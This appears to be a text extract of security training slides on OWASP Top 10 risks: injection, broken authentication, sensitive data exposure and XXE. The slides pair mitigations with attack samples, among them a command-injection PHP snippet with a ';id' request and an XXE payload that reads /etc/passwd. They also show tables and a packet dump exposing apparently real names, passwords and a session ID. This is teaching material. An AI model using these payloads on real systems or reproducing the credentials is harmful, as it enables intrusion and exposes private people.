The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Vulnerable Code

```
<?php
print("Please specify the name of the file to delete");
print("<p>");
$file=$_GET['filename'];
system("rm $file");
?>
```

- Request - <http://127.0.0.1/delete.php?filename=bob.txt;id>

- Response -

```
Please specify the name of the file to delete

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The 'OWASP Top 10' for WebAppSec

- OS Command Injection Mitigations

- Strong Input Validation
- Output Encoding
- Proper Error Handling
- Parameterization (Eg. In Windows, CreateProcess() only accepts one command at a time.) – i.e., If available, use structured mechanisms that automatically enforce the separation between data and code.

The 'OWASP Top 10' for WebAppSec

- Am I Vulnerable to Injection

- An application is vulnerable to attack when:

- ✓ User supplied data is not validated, filtered or sanitized by the application.
 - ✓ Hostile data is used directly with dynamic queries or non-parameterized calls for the interpreter without context-aware escaping.
 - ✓ Hostile data is used within ORM search parameters such that the search evaluates out to include sensitive or all records.
 - ✓ Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or in stored procedures.

The 'OWASP Top 10' for WebAppSec

- **Injection Prevention**

- Preventing injection requires keeping data separate from commands and queries.
- The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use ORMs or Entity Framework.
NB: When parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Positive or "white list" input validation, but this is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications

The 'OWASP Top 10' for WebAppSec

- **Injection Prevention**

- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter. OWASP's Java Encoder and similar libraries provide such escaping routines. **NB:** SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.
- Organizations can include **SAST** and **DAST** tooling into the **CI/CD** pipeline to alert if existing or newly checked in code has injection prior to production deployment.

The 'OWASP Top 10' for WebAppSec

- Best Practice
 - Manual and automated source code review is the best method of detecting if you are vulnerable to injections, closely followed by thorough DAST scans of all parameters, fields, headers, cookies, JSON, and XML data inputs.

The 'OWASP Top 10' for WebAppSec

- References
 - OWASP Proactive Controls: Parameterize Queries
https://www.owasp.org/index.php/OWASP_Proactive_Controls#2:_Parameterize_Queries
 - OWASP ASVS: V5 Input Validation and Encoding
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project
 - OWASP Testing Guide: SQL Injection, Command Injection, ORM injection
[https://www.owasp.org/index.php/Testing_for_SQL_Injection_\(OTG-INPVAL-005\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005))
 - OWASP Cheat Sheet: SQL Injection Prevention
https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
 - OWASP Cheat Sheet: Injection Prevention in Java
https://www.owasp.org/index.php/Injection_Prevention_Cheat_Sheet_in_Java
 - OWASP Cheat Sheet: Query Parameterization
https://www.owasp.org/index.php/Query_Parameterization_Cheat_Sheet
 - OWASP Cheat Sheet: Command Injection Defense
https://www.owasp.org/index.php/Command_Injection_Defense_Cheat_Sheet

The 'OWASP Top 10' for WebAppSec

- References

- CWE-77 Command Injection

- <https://cwe.mitre.org/data/definitions/77.html>

- CWE-89 SQL Injection

- <https://cwe.mitre.org/data/definitions/89.html>

- CWE-564 Hibernate Injection

- <https://cwe.mitre.org/data/definitions/564.html>

- CWE-917 Expression Language Injection

- <https://cwe.mitre.org/data/definitions/917.html>

- PortSwigger: Server-side template injection

- [https://portswigger.net/knowledgebase/issues/details/00101080 serversidetemplateinjection](https://portswigger.net/knowledgebase/issues/details/00101080_serversidetemplateinjection)

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
- **Broken Authentication & Session Management related issues**
 - Brute Forcing
 - Autocomplete Enabled
 - Password Policy not implemented
 - Back Button Browsing
 - Session Fixation
 - Session Hijacking
 - No Session ID Protection

The 'OWASP Top 10' for WebAppSec

- **Bruteforcing**
 - Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force and dictionary attack tools, and advanced GPU cracking tools that helps to bruteforce.
 - A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. i.e. you know the username of the victim and trying multiple passwords for getting access of victim account.

The 'OWASP Top 10' for WebAppSec

- Bruteforcing – Various Tools

- Hydra

- Medusa

- JTR

- Burpsuite

The 'OWASP Top 10' for WebAppSec



The 'OWASP Top 10' for WebAppSec


- Autocomplete Enabled
 - In many applications, when the user submits credentials, the browser shows a pop-up for remembering the password. If the user clicks "Remember password", the browser will store the password and automatically enter it when the same application is accessed again.
 - The feature is convenient for users, as they don't have to remember and enter the password, but it poses a problem if the user is using this feature on a shared or public computer.
 - An attacker can easily retrieve the stored password from the browser.

The 'OWASP Top 10' for WebAppSec

- Back Button Browsing
 - After logout from the application, if by pressing the "Back" button the attacker can access previous pages it is a browser history issue.
 - If these pages contain sensitive data, it means that the application did not forbid the browser from storing it.
 - Generally occurs due to lack of session handling or due to improper destruction of session objects.


The 'OWASP Top 10' for WebAppSec

- Session Hijacking



The 'OWASP Top 10' for WebAppSec

- Session Fixation



The 'OWASP Top 10' for WebAppSec

- **Impact**

- Account Takeover
- Unauthorized access to user accounts
- Identity Theft
- Sensitive Data Exposure
- Account Lockout (Destruction :p)

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Am I Vulnerable to Broken Authentication & Session Management
 - ✓ Session ID's are exposed in URL
 - ✓ Session ID's don't time-out or user-sessions (or auth tokens) aren't properly validated during logout
 - ✓ Session ID's aren't rotated after successful login
 - ✓ Permits credential stuffing, which is where the attacker has a list of valid usernames and passwords.
 - ✓ Permits brute force or other automated attacks
 - ✓ Permits default, weak or well-known passwords, such as "Password1" or "admin/admin"
 - ✓ Uses weak or ineffectual credential recovery and forgot password processes, such as "knowledge-based answers", which cannot be made safe
 - ✓ Uses plain text, weakly encrypted, or hashed passwords permit the rapid recovery of passwords using GPU crackers or brute force tools
 - ✓ Has missing or ineffective multi-factor authentication

The 'OWASP Top 10' for WebAppSec

- **Mitigations – Broken Authentication**

- Do not ship or deploy with any default credentials, particularly for admin users
- Store passwords using a modern one way hash function, such as Argon2 or PBKDF2, with sufficient work factor to prevent realistic GPU cracking attacks
- Implement weak password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes
- Where possible, implement multi-factor authentication to prevent credential stuffing, brute force, automated, and stolen credential attacks
- Log authentication failures and alert administrators when credential stuffing, brute force, other attacks are detected

The 'OWASP Top 10' for WebAppSec

- Mitigations –Session Management

- Use strong Encryption mechanisms on all Transmissions
- Store only Session ID on the client side
- Expire Session after inactivity
- Rotation of Session ID's after successful login/logout
- Session Identifiers shouldn't be visible
- High Entropy of Session ID's
- If possible Encrypt Sessions ID's
- Prevent XSS & XST
- Restrict Cookie Path (i.e., use Secure Flag & HTTP Only Flag)

The 'OWASP Top 10' for WebAppSec

➤ References

- OWASP Proactive Controls - Implement Identity and Authentication Controls
https://www.owasp.org/index.php/OWASP_Proactive_Controls#5:_Implement_Identity_and_Authentication_Controls
- OWASP ASVS - V2 Authentication
https://www.owasp.org/index.php/OWASP_Proactive_Controls#5:_Implement_Identity_and_Authentication_Controls
- OWASP ASVS - V3 Session Management
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home
- OWASP Testing Guide: Identity and Authentication
https://www.owasp.org/index.php/Testing_Identity_Management
https://www.owasp.org/index.php/Testing_for_authentication
- OWASP Authentication Cheat Sheet
https://www.owasp.org/index.php/Authentication_Cheat_Sheet
- OWASP Credential Stuffing Cheat Sheet
https://www.owasp.org/index.php/Credential_Stuffing_Prevention_Cheat_Sheet

The 'OWASP Top 10' for WebAppSec

■ References

- OWASP Forgot Password Cheat Sheet
https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet
- OWASP Password Storage Cheat Sheet
https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet
- OWASP Session Management Cheat Sheet
https://www.owasp.org/index.php/Session_Management_Cheat_Sheet
- NIST 800-63b 5.1.1 Memorized Secrets – for thorough, modern, evidence based advice on authentication.
<https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret>
- CWE-287: Improper Authentication
<https://cwe.mitre.org/data/definitions/287.html>
- CWE-384: Session Fixation
<https://cwe.mitre.org/data/definitions/384.html>

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Even anonymous attackers typically don't break crypto directly.
- They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser.
- Manual attack is generally required.

The 'OWASP Top 10' for WebAppSec

- A3.1 – Cryptographic Issues
 - Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing.
 - Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

The 'OWASP Top 10' for WebAppSec

	UID	UserID	EmpPassword	FirstName	MiddleName	LastName	
1	550377 50		football	Bijendra		Kumar	9/21
2	595901 50		(null)	Ratnesh Kumar	Singh	Patel	6/30
3	592742 50		(null)	Dipty		Sampat	7/14
4	508461 50		designer	Yogesh	Sudhakar	Sonar	7/21
5	533481 50		rahman82	Mujeeb		Rehman	4/8/
6	555734 50		(null)	Dushyant		Singh	5/27
7	563070 50		bittu221	Prakash		Mukherjee	10/1
8	574273 50		soubhagy	Soubhagya Ranjan		Parija	7/7/
9	579354 50		(null)	Asit	Kumar	Maity	3/16
10	581073 50		(null)	Abhishek	Kumar	Pandey	7/22
11	583454 50		devika26	Thangavelu		I.	5/26

	Username	PasswordHash	Salt
1	Same1	13b328b74183e310cafab8781184a367	08aVO318gCM=
2	Same2	cefcd39c0a019b7a04d9a63951d8981b	Ydla0VAQPLs=

```
<connectionStrings>
  <add name="          connectionString="Data source=10.16.1.153;Initial
Catalog=GoldMine_Service_And_Support;Persist Security Info=true;User ID=    ;Password=    ;" />
  <add name="          connectionString="Data source=10.16.1.153;Initial
Catalog=GoldMine_Service_And_Support;Persist Security Info=true;User ID=    ;Password=    ;" />
  <add name=" OracleConn" connectionString="user id=          password=
          ;data
          source=          " />
</connectionStrings>
```

The 'OWASP Top 10' for WebAppSec

- A3.1 – Cryptographic Issues: Mitigations
 - Use the mechanisms correctly
 - Use standard strong algorithms
 - Generate, distribute, and protect keys properly
 - Be prepared for key change
 - Verify your architecture
 - Identify all sensitive data
 - Identify all the places that data is stored
 - Ensure threat model accounts for possible attacks
 - Use encryption to counter the threats, don't just 'encrypt' the data

The 'OWASP Top 10' for WebAppSec

- A3.2 – Insufficient Transport Layer Protection
 - Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic.
 - When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.
 - Tool- *ssllscan* can be used to test the strength of implemented TLS.

The 'OWASP Top 10' for WebAppSec

No.	Time	Source	Destination	Protocol	Info
1	0.000000	10.24.138.2	224.0.0.2	HSRP	Hello (state Active)
2	0.224545	cisco_80:5a:2c	PVST+	STP	Conf. Root = 4096/14/00:
3	0.267112	10.24.138.185	10.24.83.145	TCP	hpidsadmin > xfer [SYN]
4	0.291733	10.24.83.145	10.24.138.185	TCP	xfer > hpidsadmin [SYN,
5	0.291773	10.24.138.185	10.24.83.145	TCP	hpidsadmin > xfer [ACK]
6	0.291974	10.24.138.185	10.24.83.145	TCP	hpidsadmin > xfer [PSH,
7	0.479219	Procurve_ae:51:e4	Spanning-tree-(for-br	STP	RST. Root = 4096/1/00:21
8	0.497741	10.24.83.145	10.24.138.185	TCP	xfer > hpidsadmin [ACK]
9	0.943617	10.24.138.3	224.0.0.2	HSRP	Hello (state Standby)
10	1.420866	10.24.83.145	10.24.138.185	TCP	xfer > hpidsadmin [PSH,
11	1.441631	10.24.83.145	10.24.138.185	TCP	xfer > hpidsadmin [PSH,
12	1.441648	1^ 2^ 3^ 4^ 5^ 6^	1^ 2^ 3^ 4^ 5^ 6^	TCP	xfer > hpidsadmin [PSH,

* Frame 6 (889 bytes on wire, 889 bytes captured)
* Ethernet II, Src: HewlettP_dc:36:a6 (00:17:a4:dc:36:a6), Dst: All-HSRP-routers_00 (00:00:0c:07:ac:00)
* Internet Protocol, Src: 10.24.138.185 (10.24.138.185), Dst: 10.24.83.145 (10.24.83.145)
* Transmission Control Protocol, Src Port: hpidsadmin (2984), Dst Port: xfer (82), Seq: 1, Ack: 1, Len: 835
* Data (835 bytes)

0280	09	05	09	70	72	72	2d	2d	70	01	05	02	2d	2d	52	2d	2d	70	TCP	prg=p ace=02=?
0290	4f	52	54	41	4c	2d	50	53	4a	53	45	53	53	49	4f	4e	ORTAL-PS	SESSION		
02a0	49	44	3d	47	64	47	57	4e	57	4c	4b	37	78	70	4c	4c	ID=GdGWN	WLK7xpLL		
02b0	35	4e	58	79	63	78	73	4c	4b	76	62	34	42	37	4a	4a	SNXYCXSL	Kvb4B733		
02c0	53	32	51	21	31	34	38	32	31	37	39	39	30	32	3b	20	S2Q!1482	179902:		
02d0	45	78	70	69	72	65	50	61	67	65	3d	3b	20	50	53	5f	ExpirePa	ge=; PS_		
02e0	4c	4f	47	49	4e	4c	49	53	54	3d	2d	31	3b	20	50	53	5f	LOGINLIS	T=1; PS	
02f0	5f	54	4f	4b	45	4e	45	58	50	49	52	45	3d	0d	0a	43	_TOKENEX	PIRE=..C		
0300	6f	6e	74	65	6e	74	2d	54	79	70	65	3a	20	61	70	70	ontent-T	ype: app		
0310	6c	69	63	61	74	69	6f	6e	2f	78	2d	77	77	72	2d	66	lification	/x-www-f		
0320	6f	72	6d	2d	75	72	6c	65	6e	63	6f	64	65	64	0d	0a	orm-urle	ncoded..		
0330	43	6f	6e	74	65	6e	74	2d	4c	65	6e	67	74	68	3a	20	Content-	Length:		
0340	35	31	0d	0a	0d	0a	74	69	6d	65	7a	6f	6e	65	4f	66	51....+1	mozoneof		
0350	66	73	65	74	3d	2d	33	33	30	26	75	73	65	72	69	64	fset=-33	0&userid		
0360	3d	69	70	72	75	31	37	34	38	37	26	70	77	64	3d	67	1	87&pwd=g	oodluck1 4	
0370	6f	6f	64	6c	75	63	6b	31	34											

The 'OWASP Top 10' for WebAppSec

- A3.2 – Insufficient Transport Layer Protection: Mitigations
 - Classify data processed, stored or transmitted by a system. Apply controls as per the classification.
 - Encrypt all data in transit, such as using TLS. Enforce this using directives like HTTP Strict Transport Security (HSTS).

The 'OWASP Top 10' for WebAppSec

- Impact
 - Leakage of sensitive data
 - MITM
 - Identity Theft
 - Privacy Violation
 - Account Takeover (atleast 1 account – only if credentials flow in plain-text or weak cryptographic technique is implemented.)

The 'OWASP Top 10' for WebAppSec

- Am I Vulnerable to Sensitive Data Exposure

- ❖ To find out, answer the following questions ...

- Is any data of a site transmitted in clear text, internally or externally?
 - Is sensitive data stored in clear text, including backups?
 - Are any old or weak cryptographic algorithms used either by default or in older code?
 - Are default crypto keys in use, weak crypto keys generated or re-used, or is proper key management or rotation missing?
 - Is encryption not enforced, e.g. are any user agent (browser) security directives or headers missing?

The 'OWASP Top 10' for WebAppSec

- Prevention

- ✓ Classify data processed, stored or transmitted by a system.
- ✓ Apply controls as per the classification.
- ✓ Review the privacy laws or regulations applicable to sensitive data, and protect as per regulatory requirements
- ✓ Don't store sensitive data unnecessarily. Discard it as soon as possible or use PCI DSS compliant tokenization or even truncation. Data you don't retain can't be stolen.
- ✓ Make sure you encrypt all sensitive data at rest
- ✓ Encrypt all data in transit, such as using TLS. Enforce this using directives like HTTP Strict Transport Security (HSTS).
- ✓ Ensure up-to-date and strong standard algorithms or ciphers, parameters, protocols and keys are used, and proper key management is in place. Consider using crypto modules.
- ✓ Ensure passwords are stored with a strong adaptive algorithm appropriate for password protection, such as Argon2, scrypt, bcrypt and PBKDF2. Configure the work factor (delay factor) as high as you can tolerate.
- ✓ Disable caching for response that contain sensitive data.
- ✓ Verify independently the effectiveness of your settings.

The 'OWASP Top 10' for WebAppSec

■ References

- OWASP Proactive Controls - Protect Data
https://www.owasp.org/index.php/OWASP_Proactive_Controls#7:_Protect_Data
- OWASP Application Security Verification Standard(V7,9,10)
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project
- OWASP CheatSheet-Transport Layer Protection
https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- OWASP CheatSheet-User Privacy Protection
https://www.owasp.org/index.php/User_Privacy_Protection_Cheat_Sheet
- OWASP CheatSheet-Password Storage
https://www.owasp.org/index.php>Password_Storage_Cheat_Sheet
- OWASP CheatSheet-Cryptographic Storage
https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet
- OWASP Security Headers Project
https://www.owasp.org/index.php/OWASP_Secure_Headers_Project
- OWASP Testing Guide-Testing for weak cryptography
https://www.owasp.org/index.php/Testing_for_weak_Cryptography

The 'OWASP Top 10' for WebAppSec

▪ References

- CWE-359 Exposure of Private Information(Privacy Violation)
<https://cwe.mitre.org/data/definitions/359.html>
- CWE-220 Exposure of sens.information through data queries
<https://cwe.mitre.org/data/definitions/202.html>
- CWE-310 Cryptographic Issues
<http://cwe.mitre.org/data/definitions/310.html>
- CWE-326 Weak Encryption
<http://cwe.mitre.org/data/definitions/326.html>
- CWE-312 Cleartext Storage of Sensitive Information
<http://cwe.mitre.org/data/definitions/312.html>
- CWE-319 Cleartext Transmission of Sensitive Information
<http://cwe.mitre.org/data/definitions/319.html>

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- An XML External Entity vulnerability (abbreviated XXE) is an attack against an application parsing XML input from an unreliable source.
- It's usually caused by a misconfigured XML parser. For example, if using a PHP (and according to PHP's own [documentation](#)), `libxml_disable_entity_loader` needs to be set to TRUE in order to disable the use of external entities.

The 'OWASP Top 10' for WebAppSec

- Btw... What is XML External Entity



- For someone who is not aware of XML, you can think of it as something that is used to describe data.
- Thus, two systems which are running on different technologies can communicate and exchange data with one another using XML.

The 'OWASP Top 10' for WebAppSec

- Attackers who can access web pages or web services, particularly SOAP web services, that process XML.
- DAST tools require additional manual steps to exploit this issue.
- Whereas, SAST tools can discover this issue by inspecting dependencies and configuration.
- *By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing.*

The 'OWASP Top 10' for WebAppSec

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.2.136
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:45.0) Geck
Accept: text/html,application/xhtml+xml,application/xml;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=UTF-8
Referer: http://192.168.2.136/bWAPP/xxe-1.php
Content-Length: 61
Cookie: PHPSESSID=c7dd7dd8alf45eceb8f0d95a4efbdb7d; securit
Connection: keep-alive

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY HACK SYSTEM "file:///etc/passwd">
]>
<reset><login>&HACK;</login><secret>blah</secret></reset>
```

```
HTTP/1.1 200 OK
Date: Sat, 09 Apr 2016 10:29:42 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.
OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 2242
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
```

The 'OWASP Top 10' for WebAppSec

- Impact
 - Data Extraction
 - Execute a remote request from the server
 - Access local files on servers
 - Access Internal Networks
 - Scan ports of Internal Systems
 - DoS
 - etc.,

The 'OWASP Top 10' for WebAppSec



The 'OWASP Top 10' for WebAppSec

- Am I Vulnerable to XML External Entity
 - If the application accepts XML directly or XML uploads, especially from untrusted sources, or inserts untrusted data into XML documents, which is then parsed by an XML processor
 - Any of the XML processors in the application or SOAP based web services has document type definitions (DTDs) enabled. As the exact mechanism for disabling DTD processing varies by processor, it is recommended that you consult a reference such as the OWASP XXE Prevention Cheat Sheet.
 - If the application uses SOAP prior to version 1.2, it is likely susceptible to XXE attacks if XML entities are being passed to the SOAP framework.

The 'OWASP Top 10' for WebAppSec

Being vulnerable to XXE attacks likely means that you are vulnerable to other billion laughs denial-of-service attacks.

The 'OWASP Top 10' for WebAppSec

- **Mitigations**
 - Disable XML external entity and DTD processing in all XML parsers in your application.
 - Implement positive ("white listing") input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
 - Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar.
 - Patch or upgrade all the latest XML processors and libraries in use by the app or on the underlying operating system. The use of dependency checkers is critical in managing the risk from necessary libraries and components in not only your app, but any downstream integrations.
 - Upgrade SOAP to the latest version.
 - If these controls are not possible, consider using virtual patching, API security gateways, or WAFs to detect, monitor, and block XXE attacks.

The 'OWASP Top 10' for WebAppSec

- References

- OWASP Application Security Verification Standard
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home
- OWASP Testing Guide - Testing for XML Injection
[https://www.owasp.org/index.php/Testing_for_XML_Injection_\(OTG-INPVAL-008\)](https://www.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008))
- OWASP XXE Vulnerability
[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)
- OWASP XXE Prevention Cheat Sheet
[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)
- OWASP XML Security Cheat Sheet
https://www.owasp.org/index.php/XML_Security_Cheat_Sheet

The 'OWASP Top 10' for WebAppSec

- References

- CWE-611 Improper Restriction of XXE
<https://cwe.mitre.org/data/definitions/611.html>
- Billion Laughs Attack
https://en.wikipedia.org/wiki/Billion_laughs_attack

The 'OWASP Top 10' for WebAppSec



The 'OWASP Top 10' for WebAppSec

